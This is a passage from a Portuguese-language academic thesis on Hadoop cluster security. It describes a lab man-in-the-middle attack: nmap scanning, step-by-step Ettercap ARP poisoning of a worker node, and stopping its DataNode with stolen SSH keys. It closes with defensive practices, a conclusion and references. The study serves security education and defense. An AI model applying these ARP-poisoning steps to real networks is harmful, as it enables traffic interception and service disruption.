


Figura 23: Visão geral do novo ambiente

Fonte - (próprio autor, 2018)

Após isso, o ataque foi executado na seguinte ordem: Primeiro foi iniciado o nmap, para saber quais os hosts estão disponíveis na rede, com isso, foi obtido o resultado que ilustra a figura 24. Selecionando a vítima, o próximo passo é iniciar o Ettercap, pois com ele será possível executar o arp-spoofing, que consiste em poluir a tabela ARP da vítima. A figura 25 ilustra a interface da ferramenta, nela o primeiro passo é clicar em 'Sniff' e selecionar o modo 'Unified sniffing', após isso irá aparecer um *PopUp* pedindo pra escolher a placa de rede, após

isso basta ir na aba 'Hosts' e clicar em 'Scan for hosts' em seguida na mesma aba clicar em 'Host List', depois desses passos serão listados os hosts da rede scaneada, com isso basta selecionar o host que será a vítima, clicar em target, ir na aba 'MITM' e selecionar a opção 'ARP poisoning', depois disso é só clicar em 'Start' que o ataque começa.

```
Nmap scan report for 10.0.0.1
Host is up (0.0015s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 dc:8a:c8:44:4f:f3:9e:aa:40:b0:b3:9e:3b:48:4d:ba (RSA)
|_   256  bc:aa:41:cc:05:16:a5:cd:3b:f1:8c:bf:89:74:df:27 (ECDSA)
8031/tcp  open  hadoop-ipc   Hadoop IPC
8042/tcp  open  http         Jetty
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://10.0.0.1/node
8088/tcp  open  http         Jetty
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://10.0.0.1/cluster
```

Figura 24: Scaneado a rede com nmap

Fonte - (próprio autor, 2018)





Figura 25: Interface do Ettercap

Fonte - (próprio autor, 2018)

Como explicado anteriormente, esse ataque consiste em poluir a tabela ARP da vítima, ou seja, na tabela ARP contém todos os dados associados aos endereços IP e MAC, então ao realizar o envio dos dados do atacante para a tabela ARP da vítima ocorre a poluição da tabela, confundindo a vítima para que ela se comunique com o atacante pensando que está se comunicando com o *master*, pois esse ataque foi direcionado a um nó do cluster, a vítima

escolhida foi o *slave1* com o endereço de IP 10.0.0.2. Para saber se o ataque está funcionando, o Hadoop foi iniciado no *master*. Com isso, ao abrir o *slave1* e digitar o comando "arp -a" ou "arp -n" pois esse comando serve para dizer qual o endereço MAC e IP o *slave* está se comunicando. A figura 26 ilustra o comando "arp -n" no *slave1* antes do ataque, e a figura 27 ilustra o comando "arp -n" no *slave1* durante a execução do ataque *man in the middle*.




```

slave1 [Executando] - Oracle VM VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda
hadoopuser@slave1:~$ jps
1555 NodeManager
1699 Jps
1414 DataNode
hadoopuser@slave1:~$ arp -n
Endereço TipoHW EndereçoHW Flags Máscara Iface
10.0.0.1      ether  08:00:27:82:5d:69  C                enp0s8
hadoopuser@slave1:~$ _

```

Figura 26: Comando arp -n antes do ataque
Fonte - (próprio autor, 2018)



```

slave1 [Executando] - Oracle VM VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda
hadoopuser@slave1:~$ jps
1444 NodeManager
1302 DataNode
1580 Jps
hadoopuser@slave1:~$ arp -n
Endereço TipoHW EndereçoHW Flags Máscara Iface
10.0.0.1      ether  08:00:27:2a:2d:ea  C                enp0s8
10.0.0.6      ether  08:00:27:2a:2d:ea  C                enp0s8
hadoopuser@slave1:~$

```

Figura 27: Comando arp -n durante o ataque
Fonte - (próprio autor, 2018)

Como ilustram as figuras 26 e 27 ocorreu uma alteração no endereço MAC do nó *master*, ou seja, o endereço MAC do nó *master* passou a ser o endereço MAC do atacante como ilustra a figura 27. Com isso, o *slave1* quando for se comunicar com o *master* ele estará se comunicando com o atacante, pois o endereço MAC do atacante está associado ao IP do *master*.

Para saber se o ataque está mesmo funcionando, ou seja, se o *slave1* está mesmo se comunicando com o atacante ao invés de está se comunicando com o *master*, basta acessar o atacante e tentar parar o nó *slave1*, como ilustra a figura 28

Como ilustra a figura 28 percebe-se que o datanode com o IP 10.0.0.2 está stopping, ou seja, ele é parando, esse IP é justamente o IP do *Slave1*, além disso ao acessar o *Slave1* e


```

teste@teste-VirtualBox:~$ ./hadoop/sbin/stop-dfs.sh
Stopping namenodes on [10.0.0.6]
10.0.0.6: stopping namenode
10.0.0.2: stopping datanode
Stopping secondary namenodes [0.0.0.0]
0.0.0.0: stopping secondarynamenode
teste@teste-VirtualBox:~$

```

Figura 28: Stop Slave1

Fonte - (próprio autor, 2018)

verificar se está funcionando alguma aplicação percebe-se ao executar o comando `jps`, apenas duas aplicações estão funcionando, ao invés de três aplicações, como ilustra a figura 29.

```

hadoopuser@slave1:~$ jps
1831 Jps
1449 NodeManager
hadoopuser@slave1:~$

```

Figura 29: Atividades Slave1 depois do Stop

Fonte - (próprio autor, 2018)

Ao acessar o painel do Apache Hadoop e verificar a situação dos datanodes, percebe-se que o *Slave1* não está funcionando, ou seja, o atacante conseguiu parar o datanode e com isso o ataque foi realizado com sucesso, como ilustra a figura 30.

Node	Http Address	Last contact	Last Block Report	Capacity	Blocks	Block pool used	Version
✓ master:50010 (10.0.0.1:50010)	http://master:50075	2s	28m	8.28 GB <div><div></div></div>	596	22.4 MB (0.26%)	2.9.0
✓ slave2:50010 (10.0.0.3:50010)	http://slave2:50075	2s	28m	8.28 GB <div><div></div></div>	404	18.86 MB (0.22%)	2.9.0
✓ slave3:50010 (10.0.0.4:50010)	http://slave3:50075	2s	28m	8.28 GB <div><div></div></div>	470	19.07 MB (0.22%)	2.9.0
✗ slave1:50010 (10.0.0.2:50010)		Tue Jun 05 20:32:50 -0300 2018					

Figura 30: Painel Datanode Stop

Fonte - (próprio autor, 2018)

Vale salientar que o atacante estava de posse das chaves do ssh para que o ataque funcionasse com perfeição, pois sem elas não seria possível ocorrer a comunicação entre a

máquina atacante e o slave1. Sem as chaves do ssh, apenas era possível poluir a tabela ARP da vítima, mas não seria possível realizar o stop no DataNode.

Sendo assim, o *man in the middle* foi realizado com sucesso, considerando que esse ataque está em um ambiente controlado, ele não dará nenhuma dor de cabeça, porém, se esse ataque fosse em larga escala, em um ambiente de produção? Seria uma dor de cabeça enorme para os desenvolvedores, sem contar que a empresa seria atingida.

Boas práticas de segurança

Durante um ataque *man in the middle*, o host do atacante distribui seu próprio endereço MAC juntamente com seu endereço de IP em *broadcast*, fazendo com que a vítima insira esses dados na sua tabela ARP. Visto isso, as boas práticas de segurança utilizadas neste cenário consistem em utilizar um Sniffer de pacotes na rede procurando as mensagens ARP que estão sendo enviadas aleatoriamente, ou seja, em *broadcast*.

Uma outra maneira de se defender de um ataque MITM seria utilizando um IP estático, ou seja, fixar o IP e o endereço MAC do roteador na tabela ARP da vítima, pois quando o atacante enviasse seus dados IP e MAC em broadcast, querendo se passar pelo roteador, não iria funcionar, pois na tabela ARP da vítima já consta o IP e o MAC associados a outro host.

As chaves do ssh são de fundamental importância para que se possa ter acesso ao cluster, sendo assim, torna-se imprescindível que essas chaves sejam protegidas em uma pasta criptografada ou somente ao alcance do usuário root. Pois, em caso de não proteção corre-se o risco de comprometer todo o funcionamento do cluster.

O MITM é um ataque utilizado de várias formas, ele pode ser utilizado para roubar dados dos usuários através dos navegadores, capturar informações através da comunicação entre hosts e neste cenário ele foi utilizado para ter acesso a um nó do cluster poluindo a tabela ARP da vítima. Sendo assim, para cada caso existem suas peculiaridades, porém, de forma geral uma maneira de identificar esse ataque é implantando um sniffer na rede ou sendo precavido e adicionando o IP e o MAC do roteador diretamente na tabela ARP da máquina utilizada.

CONCLUSÃO

Com o avanço das tecnologias muitos dados estão sendo gerados, grandes e pequenas empresas necessitam armazenar e processar essa imensidão de dados, porém, elas não estão dando as devidas importância para a segurança dos dados e das informações, podendo causar danos irreparáveis aos usuários. Diversas empresas utilizam o ambiente Hadoop para armazenar e processar grandes quantidades de dados, desta forma, este trabalho propôs um ambiente simulado do Hadoop para realizar testes de segurança e prevenir danos com as boas práticas de segurança, tendo em vista que o ambiente Apache Hadoop não vem com uma segurança mínima.

Como foi demonstrado durante este trabalho, o Hadoop por si só não trás nenhuma segurança, é necessário utilizar *softwares* externos para blindar o ambiente Apache Hadoop. No primeiro cenário foi visto que, apenas uma máquina pôde causar lentidão no processo de um nó do cluster com um ataque DoS, no segundo cenário foi possível realizar um ataque de força bruta e conseguir descobrir a senha do ssh, sendo que o ssh é fundamental para o cluster, pois é através dele que ocorre a comunicação entre os nós. No terceiro cenário, foi possível realizar um MITM, conseguindo fazer com que um nó do cluster parasse de funcionar, prejudicando assim o cluster.

Como trabalhos futuros, pretende-se melhorar o ambiente nas questões de segurança de rede, com a implementação de uma segurança que proteja o ambiente contra ataques e realizar a troca de máquinas virtuais por *raspberry pi*.

Referências Bibliográficas

ALOUI BLOG. Instalar hadoop em ubuntu. Disponível em: <<http://blog.aloi.com.br/?p=284>>. Acesso em: 22 fev. 2018.

APACHE HADOOP. Welcome to apache hadoop. Disponível em: <<http://hadoop.apache.org/>>. Acesso em: 25 jan. 2018.

CANALTECH. Números curiosos do facebook: rede social gera mais de 500tb de dados por dia. Disponível em: <<https://canaltech.com.br/redes-sociais/facebook-gera-mais-500tb-de-dados-diariamente/>>. Acesso em: 04 jan. 2018.

CANALTECH. O que é dos e ddos?. Disponível em: <<https://canaltech.com.br/produtos/o-que-e-dos-e-ddos/>>. Acesso em: 15 fev. 2018.

DIFERENCIALTI. Segurança de dados: tudo que você precisa saber. Disponível em: <<https://blog.diferencialti.com.br/seguranca\discretionary{-}{-}{-}de-dados/>>. Acesso em: 05 jan. 2018.

DROIDHUB. Hadoop kerberos security. Disponível em: <<http://ngvtech.in/droidhub/hadoop\discretionary{-}{-}{-}kerberos-security/>>. Acesso em: 14 fev. 2018.

EXAME. Conteúdo digital dobra a cada dois anos no mundo. Disponível em: <<https://exame.abril.com.br/tecnologia/conteudo\discretionary{-}{-}{-}digital-dobra-a-cada-dois-anos-no-mundo/>>. Acesso em: 04 jan. 2018.

EXAME. Uma entrevista didática sobre big data. Disponível em: <<https://exame.abril.com.br/tecnologia/uma\discretionary{-}{-}{-}entrevista-didatica-sobre-big-data/>>. Acesso em: 05 jan. 2018.

GTA UFRJ. Kerberos. Disponível em: <https://www.gta.ufrj.br/grad/02_2/kerberos/>. Acesso em: 13 fev. 2018.

HORTONWORKS. Apache hadoop yarn background and an overview. Disponível em: <<https://br.hortonworks.com/blog/apache\discretionary{-}{-}{-}hadoop-yarn-background-and-an-overview/>>. Acesso em: 09 fev. 2018.

HORTONWORKS. Apache hadoop yarn. Disponível em: <<https://br.hortonworks.com/apache/yarn/>>. Acesso em: 10 fev. 2018.

IBM. The four v's of big data. Disponível em: <<http://www.ibmbigdatahub.com/infographic/four\discretionary{-}{-}{-}vs-big-data>>. Acesso em: 08 jan. 2018.

- IBM. Uma introdução ao hadoop distributed file system. Disponível em: <<https://www.ibm.com/developerworks/br/library/wa\discretionary{-}{-}{-}introhdfs/index.html>>. Acesso em: 29 jan. 2018.
- INFOWESTER. Ataques dos (denial of service) e ddos (distributed dos). Disponível em: <<https://www.infowester.com/ddos.php>>. Acesso em: 16 fev. 2018.
- INFOWESTER. Cluster: conceito e características. Disponível em: <<https://www.infowester.com/cluster.php>>. Acesso em: 17 jan. 2018.
- JOSÉ GUILHERME LOPES. Hdfs e mapreduce: entenda a arquitetura do hadoop. Disponível em: <<http://joseguilhermelopes.com.br/hadoop\discretionary{-}{-}{-}entenda-arquitetura-hdfs/>>. Acesso em: 08 fev. 2018.
- KALI LINUX. Our most advanced penetration testing distribution, ever.. Disponível em: <<https://www.kali.org/>>. Acesso em: 21 fev. 2018.
- KAPLAN, Robert S.; NORTON, David P. A estratégia em ação: Balanced scorecard. 4 ed. Rio de Janeiro: Campus, 1997. 344 p.
- LUME UFRJ. Simulação e estudo da plataforma hadoop mapreduce em ambientes heterogêneos. Disponível em: <<https://www.lume.ufrgs.br/bitstream/handle/10183/28331/000767852.pdf?sequence=1>>. Acesso em: 04 jan. 2018.
- MAYERSCHÖNBERGER, Viktor; CUKIER, Kenneth. Big data: Como extrair volume, variedade, velocidade e valor da avalanche de informação cotidiana. 1 ed. Brasil: Elsevier Brasil, 2014. 176 p.
- MIDIAWEB. O que acontece na internet em um minuto?. Disponível em: <<http://www.midiaweb.com.br/o\discretionary{-}{-}{-}que-acontece-na-internet-em-um-minuto/>>. Acesso em: 04 jan. 2018.
- MSBI. Big data, hadoop lesson 5 : namenode, datanode, job tracker, task tracker. Disponível em: <<https://lakshmana\discretionary{-}{-}{-}msbi.blogspot.com/2016/01/big-data-hadoop-lesson-5-namenode.html>>. Acesso em: 02 fev. 2018.
- NINJA DO LINUX. Entenda o que é pentest (teste de intrusão), para que serve e como é feito. Disponível em: <<http://ninjadolinux.com.br/o\discretionary{-}{-}{-}que-e-pentest/>>. Acesso em: 19 fev. 2018.
- NMAP. nmap security scanner. Disponível em: <<https://nmap.org/>>. Acesso em: 21 fev. 2018.
- OSTEC. Iso 27002: boas práticas para gestão de segurança da informação. Disponível em: <<https://ostec.blog/padronizacao\discretionary{-}{-}{-}seguranca/iso-27002-boas-praticas-gsi>>. Acesso em: 05 jan. 2018.
- PPLWARE. Redes sabe para que serve o protocolo arp?. Disponível em: <<https://pplware.sapo.pt/microsoft/windows/redes\discretionary{-}{-}{-}sabe-para-que-serve-o-protocolo-arp/>>. Acesso em: 18 fev. 2018.

PROFISSIONAISTI. Conhecendo o protocolo de rede kerberos. Disponível em: <<https://www.profissionaisti.com.br/2011/11/conhecendo-discretionary{-}{-}{-}o-protocolo-de-rede-kerberos/>>. Acesso em: 12 fev. 2018.

PROFISSÃO HACKER. Pentest. os testes de intrusão. Disponível em: <<http://profissaohacker.com/pentest/>>. Acesso em: 20 fev. 2018.

REPOSITORIO UNB. Modelo para estimar performance de um cluster hadoop. Disponível em: <http://repositorio.unb.br/bitstream/10482/17180/1/2014_josebeneditosouzabrito.pdf>. Acesso em: 31 jan. 2018.

TECHMUNDO. Cerca de 100 bilhões de buscas são realizadas no google mensalmente. Disponível em: <<https://www.tecmundo.com.br/google/53852-cerca-de-100-bilhoes-de-buscas-sao-realizadas-no-google-mensalmente.htm>>. Acesso em: 04 jan. 2018.

TOTALCROSS. Banco de dados. relacional vs não relacional. Disponível em: <<http://www.totalcross.com/blog/banco-discretionary{-}{-}{-}de-dados-relacional-nao-relacional/>>. Acesso em: 17 jan. 2018.

WEBCHEATS. Ataque manin-the middle. Disponível em: <<http://www.webcheats.com.br/threads/6-discretionary{-}{-}{-}ataque-man-in-the-middle.2552630/>>. Acesso em: 17 fev. 2018.

WHITE, TOM. Hadoop the definitive guide: storage and analysis at internet scale. 4 ed. USA: O reilly. 2015. 727 p.

DARKMOREOPS. Mitm man in the middle attack using kali linux. Disponível em: <<https://www.darkmoreops.com/2015/11/16/mitm-discretionary{-}{-}{-}man-middle-attack-using-kali-linux/>>. Acesso em: 26 fev. 2018.

IMASTERS. Big data e hadoop – o que é tudo isso?. Disponível em: <<https://imasters.com.br/banco-de-dados/big-data-e-hadoop-o-que-e-tudo-isso>>. Acesso em: 19 fev. 2018.

TIINSIDE. Segurança de big data: como é feita?. Disponível em: <<http://tiinside.com.br/tiinside/seguranca/artigos-seguranca/25/07/2017/seguranca-de-big-data-como-e-feita/>>. Acesso em: 18 jun. 2018.

CIO. Segurança em big data é possível. Disponível em: <<http://cio.com.br/tecnologia/2016/04/01/seguranca-em-big-data-e-possivel/>>. Acesso em: 18 jun. 2018.

G1. Entenda o caso de edward snowden, que revelou espionagem dos eua. Disponível em: <<http://g1.globo.com/mundo/noticia/2013/07/entenda-o-caso-de-edward-snowden-que-revelou-espionagem-dos-eua.html>>. Acesso em: 04 jun. 2018.